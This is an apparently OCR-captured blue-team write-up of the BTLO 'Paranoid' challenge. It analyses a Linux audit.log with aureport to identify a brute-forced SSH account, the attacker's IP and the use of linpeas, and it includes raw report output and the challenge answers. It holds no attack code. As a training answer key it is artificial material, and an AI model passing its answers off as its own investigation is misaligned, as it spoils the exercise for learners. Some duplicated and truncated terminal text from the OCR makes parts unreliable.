
🕵️ BTLO Challenge Report: *Paranoid*

Category: Linux Log Analysis
Tools Used:

- `auditd` logs (`audit.log`)
- `aureport` CLI tool
- Open-source intelligence (OSINT) for CVE research

🔍 Scenario Overview

In this challenge, we were given a Linux `audit.log` file to investigate suspicious activity. The alert hinted at unusual behavior, and our task as defenders was to uncover how an attacker gained access, what they did post-compromise, and what data may have been exfiltrated.



BLUE TEAM CHALLENGES

AR

Ar

WWW.BLUETEAMLABS.ONLINE

20
POINTS

MEDIUM
DIFFICULTY

IR
CATEGORY

MAY 7, 2025
COMPLETED AT


Has Successfully Completed Paranoid

🧩 Investigation Process & Findings

1. Compromised Account

- **Method:** Used `aureport -l -f audit.log` to examine login activity.


- **Finding:** The compromised account was **`btlo`**.



```
Number of integrity events: 0
Number of virt events: 0
Number of keys: 1
Number of process IDs: 10679
Number of events: 16732

mrknowone@mrknowone-VirtualBox:~/Downloads$ aureport -l -if audit.log
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log

Login Report
============================================
# date time auid host term exe success event
============================================
1. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465432
2. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465434
3. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465436
4. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465438
5. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465440
6. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465442
7. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465444
8. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465446
9. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465448
10. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465450
11. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465452
12. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465454
13. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465456
14. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465458
15. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465460
16. 05/10/21 05:52:41 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465462
17. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465515
18. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465519
19. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465523
20. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465527
21. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465531
22. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465535
23. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465539
24. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465543
25. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465547
26. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465551
27. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465555
28. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465559
29. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465563
30. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465567
31. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465571
32. 05/10/21 05:52:45 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465575
33. 05/10/21 05:52:47 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465627
34. 05/10/21 05:52:47 btlo 192.168.4.155 sshd /usr/sbin/sshd no 465631
```



⚠ Found an issue with this challenge? Click here to report it!

Challenge Submission

What account was compromised? (2 points)

btlo — Correct! ✓

What attack type was used to gain initial access? (2 points)

Format: ***** ***** — Submit

What is the attacker's IP address? (2 points)

Format: X.X.X.X — Submit

What tool was used to perform system enumeration? (2 points)


Tool Name — Submit

What is the name of the binary and pid used to gain root? (3 points)

7 files: 40.3 MiB (4,22,74,022 bytes), Free space: 11.3 GiB

2. Attack Type Used for Initial Access


- **Method:** Ran `aureport --failed -f audit.log` to review failed login attempts.
- **Finding:** A total of **89 failed logins** indicated a **brute-force attack**.



```
        -p,--pid                        Pid report
        -r,--response                   Response to anomaly report
        -s,--syscall                    Syscall report
        --success                       only success events in report
        --summary                       sorted totals for main object in report
        -t,--log                        Log time range report
        -te,--end [end date] [end time] ending date & time for reports
        -tm,--terminal                  TerMinal name report
        -ts,--start [start date] [start time]   starting data & time for reports
        --tty                           Report about tty keystrokes
        -u,--user                       User name report
        -v,--version                    Version
        --virt                          Virtualization report
        -x,--executable                 eXecutable name report
        If no report is given, the summary report will be displayed
mrknowone@mrknowone-VirtualBox:~/Downloads$ aureport --failed -if audit.log
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log

Failed Summary Report
======================
Range of time in logs: 05/10/21 05:52:07.664 - 05/10/21 05:58:06.610
Selected time for report: 05/10/21 05:52:07 - 05/10/21 05:58:06.610
Number of changes in configuration: 0
Number of changes to accounts, groups, or roles: 0
Number of logins: 0
Number of failed logins: 87
Number of authentications: 0
Number of failed authentications: 89
Number of users: 3
Number of terminals: 8
Number of host names: 3
Number of executables: 40
Number of commands: 42
Number of files: 106
Number of AVC's: 0
Number of MAC events: 0
Number of failed syscalls: 1606
Number of anomaly events: 0
Number of responses to anomaly events: 0
Number of crypto events: 0
Number of integrity events: 0
Number of virt events: 0
Number of keys: 0
Number of process IDs: 283
Number of events: 1786

mrknowone@mrknowone-VirtualBox:~/Downloads$
```



```
        -p,--pid
        -r,--respons
        -s,--syscall
        --success
        --summary
        -t,--log
        -te,--end [e
        -tm,--termin
        -ts,--start
        --tty
        -u,--user
        -v,--version
        --virt
        -x,--executa
        If no report
mrknowone@mrknowone-
Error opening config
NOTE - using built-i

Failed Summary Repor
====================
Range of time in log
Selected time for re
Number of changes in
Number of changes to
Number of logins: 0
Number of failed log
Number of authentica
Number of failed aut
Number of users: 3
Number of terminals:
Number of host names
Number of executable
Number of commands:
Number of files: 106
Number of AVC's: 0
Number of MAC events
Number of failed sys
Number of anomaly ev
Number of responses
Number of crypto eve
Number of integrity
Number of virt event
Number of keys: 0
Number of process ID
Number of events: 17

mrknowone@mrknowone-VirtualBox:~/Downloads$
```

Question Answered Correctly!

Found an issue with this challenge? Click here to report it!

Challenge Submission

What account was compromised? (2 points)

btlo — Correct! ✓

What attack type was used to gain initial access? (2 points)

Brute Force — Correct! ✓

What is the attacker's IP address? (2 points)

Format: X.X.X.X — Submit


What tool was used to perform system enumeration? (2 points)

Tool Name — Submit

What is the name of the binary and pid used to gain root? (3 points)


3. Attacker’s IP Address

- **Method:** Executed `aureport --host -if audit.log` to list remote IPs.
- **Finding:** The attack originated from **`192.168.4.155`**.



Terminal - mrknowone@mrknowone-VirtualBox: ~/Downloads

```
68. 05/10/21 05:52:38 0.0.0.0 42 -1 465261
69. 05/10/21 05:52:38 :: 42 -1 465275
70. 05/10/21 05:52:38 0.0.0.0 42 -1 465278
71. 05/10/21 05:52:38 :: 42 -1 465282
72. 05/10/21 05:52:38 0.0.0.0 42 -1 465285
73. 05/10/21 05:52:38 0.0.0.0 42 -1 465289
74. 05/10/21 05:52:38 :: 42 -1 465300
75. 05/10/21 05:52:38 0.0.0.0 42 -1 465302
76. 05/10/21 05:52:38 :: 42 -1 465310
77. 05/10/21 05:52:38 0.0.0.0 42 -1 465312
78. 05/10/21 05:52:38 :: 42 -1 465323
79. 05/10/21 05:52:38 0.0.0.0 42 -1 465326
80. 05/10/21 05:52:38 :: 42 -1 465329
81. 05/10/21 05:52:38 0.0.0.0 42 -1 465332
82. 05/10/21 05:52:38 :: 42 -1 465342
83. 05/10/21 05:52:38 0.0.0.0 42 -1 465345
84. 05/10/21 05:52:39 192.168.4.155 0 -1 465368
85. 05/10/21 05:52:39 192.168.4.155 0 -1 465374
86. 05/10/21 05:52:39 192.168.4.155 0 -1 465381
87. 05/10/21 05:52:39 192.168.4.155 0 -1 465382
88. 05/10/21 05:52:39 192.168.4.155 0 -1 465384
89. 05/10/21 05:52:39 192.168.4.155 0 -1 465392
90. 05/10/21 05:52:39 192.168.4.155 0 -1 465397
91. 05/10/21 05:52:39 192.168.4.155 0 -1 465401
92. 05/10/21 05:52:39 192.168.4.155 0 -1 465404
93. 05/10/21 05:52:39 192.168.4.155 0 -1 465408
94. 05/10/21 05:52:39 192.168.4.155 0 -1 465409
95. 05/10/21 05:52:39 192.168.4.155 0 -1 465413
96. 05/10/21 05:52:39 192.168.4.155 0 -1 465417
97. 05/10/21 05:52:39 192.168.4.155 0 -1 465421
98. 05/10/21 05:52:39 192.168.4.155 0 -1 465425
99. 05/10/21 05:52:39 192.168.4.155 0 -1 465430
100. 05/10/21 05:52:41 192.168.4.155 0 -1 465432
101. 05/10/21 05:52:41 192.168.4.155 0 -1 465434
102. 05/10/21 05:52:41 192.168.4.155 0 -1 465436
103. 05/10/21 05:52:41 192.168.4.155 0 -1 465438
104. 05/10/21 05:52:41 192.168.4.155 0 -1 465440
105. 05/10/21 05:52:41 192.168.4.155 0 -1 465442
106. 05/10/21 05:52:41 192.168.4.155 0 -1 465444
107. 05/10/21 05:52:41 192.168.4.155 0 -1 465446
108. 05/10/21 05:52:41 192.168.4.155 0 -1 465448
109. 05/10/21 05:52:41 192.168.4.155 0 -1 465450
110. 05/10/21 05:52:41 192.168.4.155 0 -1 465452
111. 05/10/21 05:52:41 192.168.4.155 0 -1 465454
112. 05/10/21 05:52:41 192.168.4.155 0 -1 465456
113. 05/10/21 05:52:41 192.168.4.155 0 -1 465458
114. 05/10/21 05:52:41 192.168.4.155 0 -1 465460
115. 05/10/21 05:52:41 192.168.4.155 0 -1 465462
```



https://blueteamlabs.online/home/challenge/paranoid-

Challenge Submission

Question Answered Correctly!

What account was compromised? (2 points)

btlo — Correct! ✓

What attack type was used to gain initial access? (2 points)

Brute Force — Correct! ✓

What is the attacker's IP address? (2 points)

192.168.4.155 — Correct! ✓

What tool was used to perform system enumeration? (2 points)

Tool Name — Submit


What is the name of the binary and pid used to gain root? (3 points)

Format: name, PID — Submit

What CVE was exploited to gain root access? (Do your research!) (3 points)


4. System Enumeration Tool Used

- **Method:** Inspected TTY commands with `aureport --tty -f audit.log`.
- **Finding:** Found execution of **`linepeas.sh`**, a common enumeration script.



```
287. 05/10/21 05:53:34 ? 0 1001 468442
288. 05/10/21 05:53:34 ? 0 1001 468444
289. 05/10/21 05:53:48 192.168.4.155 42 1001 468454
290. 05/10/21 05:55:27 127.0.0.53 42 1001 471434
291. 05/10/21 05:55:27 127.0.0.53 42 1001 471440
292. 05/10/21 05:55:39 127.0.0.53 42 1001 473778
293. 05/10/21 05:55:39 127.0.0.53 42 1001 473786
294. 05/10/21 05:55:39 127.0.0.53 42 1001 473788
295. 05/10/21 05:55:39 127.0.0.53 42 1001 473790
296. 05/10/21 05:55:39 127.0.0.53 42 1001 473792
